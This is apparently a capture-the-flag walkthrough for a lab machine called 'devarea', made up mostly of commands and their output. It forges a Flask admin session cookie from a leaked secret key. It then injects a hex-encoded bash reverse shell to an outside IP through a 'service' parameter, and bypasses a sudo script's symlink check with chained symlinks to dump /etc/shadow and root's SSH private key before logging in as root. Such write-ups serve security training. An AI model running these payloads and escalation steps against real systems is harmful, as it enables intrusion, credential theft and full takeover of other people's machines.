
;	semicolon
/	forward slash
\	backslash
&	ampersand
.	period (dot)
<	less-than
>	greater-than
\r	carriage return
A-Z	any uppercase English letter

So lowercase and some special characters like | is allowed.


```python
if __name__ == "__main__":
    app.run(host="127.0.0.1", port=7777, debug=False)
```

And it's running on port 7777. Let's forward this port to my machine.


```
dev_ryan@devarea:~$
ssh> -L 7777:127.0.0.1:7777
Forwarding port.
```



Credentials can be found in /etc



I don't have permission for /opt/syswatch and password doesn't let me login




So let's use secret key to forge a session key

```python
@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username", "").strip()
        password = request.form.get("password", "")
        conn = get_db()
        cur = conn.cursor()
        cur.execute("SELECT id, password_hash FROM users WHERE username = ?", (username,))
        row = cur.fetchone()
        conn.close()
        if row and check_password_hash(row[1], password):
            session["user_id"] = row[0]
            session["username"] = username
            return redirect(url_for("index"))
        return render_template("login.html", error="Invalid credentials", version=APP_VERSION)
    if session.get("user_id"):
        return redirect(url_for("index"))
    return render_template("login.html", version=APP_VERSION)
```


It needs user_id and username, so the command should be

```
# if not installed
# uv tool install flask-unsign
flask-unsign -S
'f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725' --cookie
'{"user_id":1,"username":"admin"}' -s
```


```
┌──[parrot@parrot]─[~/Documents/devarea/syswatch]
└─$ flask-unsign -S 'f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe44
0788beaefa236725' --cookie '{"user_id":1,"username":"admin"}' -s
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.alFCCA.YiSWu3r9Xkggq8nIIYBA
4Sh9bgA
```



Put it in the cookies section as name session and visit localhost:7777



Grab the request in burp



Change service to a|id shows output of id command, so command injection works. Let's get

reverse shell. As all uppercase characters are forbidden, let's use hex encoding.

```
┌─[parrot@parrot]─[~/Documents/devarea/syswatch/syswatch_gui]
└──╼ $echo -n 'bash -i  >&  /dev/tcp/10.10.16.59/9001 0>&1  ' | xxd -p -c0
62617368202d6920203e2620202f6465762f7463702f31302e31302e31362e35392f3930303120303e26312020
┌─[parrot@parrot]─[~/Documents/devarea/syswatch/syswatch_gui]
└──╼ $
```

```
a|echo+<hex encoded command>|xxd+-r+-p|bash
```

```
service=
a|echo+62617368202d6920203e2620202f6465762f7463702f31302e31302e31362e35392f393
0303120303e26312020|xxd+-r+-p|bash
```

Start listener and send the request

```
┌─[parrot@parrot]─[~/Documents/devarea/syswatch]
└──╼ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.244.208 46252
bash: cannot set terminal process group (1472): Inappropriate ioctl for
 device
bash: no job control in this shell
syswatch@devarea:~/syswatch_gui$
```

I got syswatch shell!

Get root shell

dev_ryan can run syswatch.sh as root

```
dev_ryan@devarea:/etc$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bi
n\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch
.sh web-stop, !/opt/syswatch/syswatch.sh web-restart
dev_ryan@devarea:/etc$
```

But it needs syswatch shell to be exploited. Let's look at syswatch.sh(It can't be seen by dev_ryan)

```
CONFIG_FILE="/opt/syswatch/config/syswatch.conf"
SYSWATCH_USER="syswatch"
PLUGIN_DIR="/opt/syswatch/plugins"
LOG_DIR="/opt/syswatch/logs"
SAFE_PLUGIN_REGEX='^[a-zA-Z0-9_.\-$]+$'
SAFE_LOG_REGEX='^[A-Za-z0-9_.-]+$'
VERSION="1.0.0"
source "$CONFIG_FILE"
RUN_AS_ROOT_PLUGINS=("log_monitor.sh")
LIST_EXCLUDE=("common.sh")
```

```
view_logs() {
    local arg="${1:-}"

    # ---- LIST MODE ----
    if [ "$arg" = "--list" ] || [ "$arg" = "list" ]; then
        local found=0
        for p in "$LOG_DIR"/*.log; do
            [ -e "$p" ] || continue
            [ -L "$p" ] && continue       # skip symlinks in list
            [ -f "$p" ] || continue
            echo " - $(basename "$p")"
            found=1
        done
        [ "$found" -eq 0 ] && echo "[No logs found]"
        return
    fi

    # FILE_NAME VALIDATION
    local file="${arg:-system.log}"
    if [[ ! "$file" =~ $SAFE_LOG_REGEX ]]; then
        echo "[Invalid log filename]: $file"
        return 1
    fi
```

view_logs first checks list mode and check file name.

```
local path="$LOG_DIR/$file"
if [ -L "$path" ]; then
    local target
    target=$(ls -l "$path" | awk '{print $NF}')

    if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
        echo "[Blocked unsafe symlink target]: $file -> $target"
        return 1
    fi

    if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
        local resolved="$LOG_DIR/$target"
        if [ -f "$resolved" ]; then
            cat "$resolved"
            return
        else
            echo "[Symlink target not found]: $file -> $target"
            return 1
        fi
    fi

    if [[ "$target" == /var/log/* ]]; then
        [ -f "$target" ] && cat "$target" && return
        echo "[Symlink target not regular file]: $file -> $target"
        return 1
    fi

    echo "[Refusing unsafe symlink]: $file -> $target"
    return 1
fi
```

It checks if target is symlink, get the link target using ls, but it can be bypassed by using double symlink.

```
# syswatch shell
cd /opt/syswatch/logs
ln -s <file to read> a.log
ln -s a.log b.log
# dev_ryan shell
sudo /opt/syswatch/syswatch.sh logs b.log
```

```
syswatch@devarea:~$ cd /opt/syswatch/logs
cd /opt/syswatch/logs
syswatch@devarea:~/logs$ ln -s /etc/shadow a.log
ln -s /etc/shadow a.log
syswatch@devarea:~/logs$ ln -s a.log b.log
ln -s a.log b.log
dev_ryan@devarea:/etc$ sudo /opt/syswatch/syswatch.sh logs b.log
root:$y$j9T$0KQ.TnjYkG3YsYKhdzY2I.$lGbupe1hBuVMuNFnjOfL4Oo7kFUTHPv2ocodVgqmdr9:20353:0:99999:7:::
```

It can read /etc/shadow. Let's look for ssh key.

```
syswatch@devarea:~/logs$ rm a.log b.log
rm a.log b.log
syswatch@devarea:~/logs$ ln -s /root/.ssh/id_ed25519 a.log
ln -s /root/.ssh/id_ed25519 a.log
syswatch@devarea:~/logs$ ln -s a.log b.log
ln -s a.log b.log
syswatch@devarea:~/logs$
dev_ryan@devarea:/etc$ sudo /opt/syswatch/syswatch.sh logs b.log
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAC5IeGvL9E5zPYZe7LhpHMcVRsSsUf9Tbhbt7fJqMKfwAAAJCpWMQqqVjE
KgAAAAtzc2gtZWQyNTUxOQAAACAC5IeGvL9E5zPYZe7LhpHMcVRsSsUf9Tbhbt7fJqMKfw
AAAEAgx+KGKmchYnjPrbBgHwaX9SV9+qcdc5p+kHrSVpwMMALkh4a8v0TnM9hl7suGkcxx
VGxKxR/1NuFu3t8mowp/AAAADHJvb3RAZGV2YXJlYQE=
-----END OPENSSH PRIVATE KEY-----
dev_ryan@devarea:/etc$
```

Save this key and set 600 permission

```
┌──[parrot@parrot]─[~/Documents/devarea]
└─$vim devarea_id
┌──[parrot@parrot]─[~/Documents/devarea]
└─$chmod 600 devarea_id
┌──[parrot@parrot]─[~/Documents/devarea]
└─$ssh -i devarea_id root@devarea.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)

root@devarea:~# id
uid=0(root) gid=0(root) groups=0(root)
root@devarea:~#
```

I got root shell!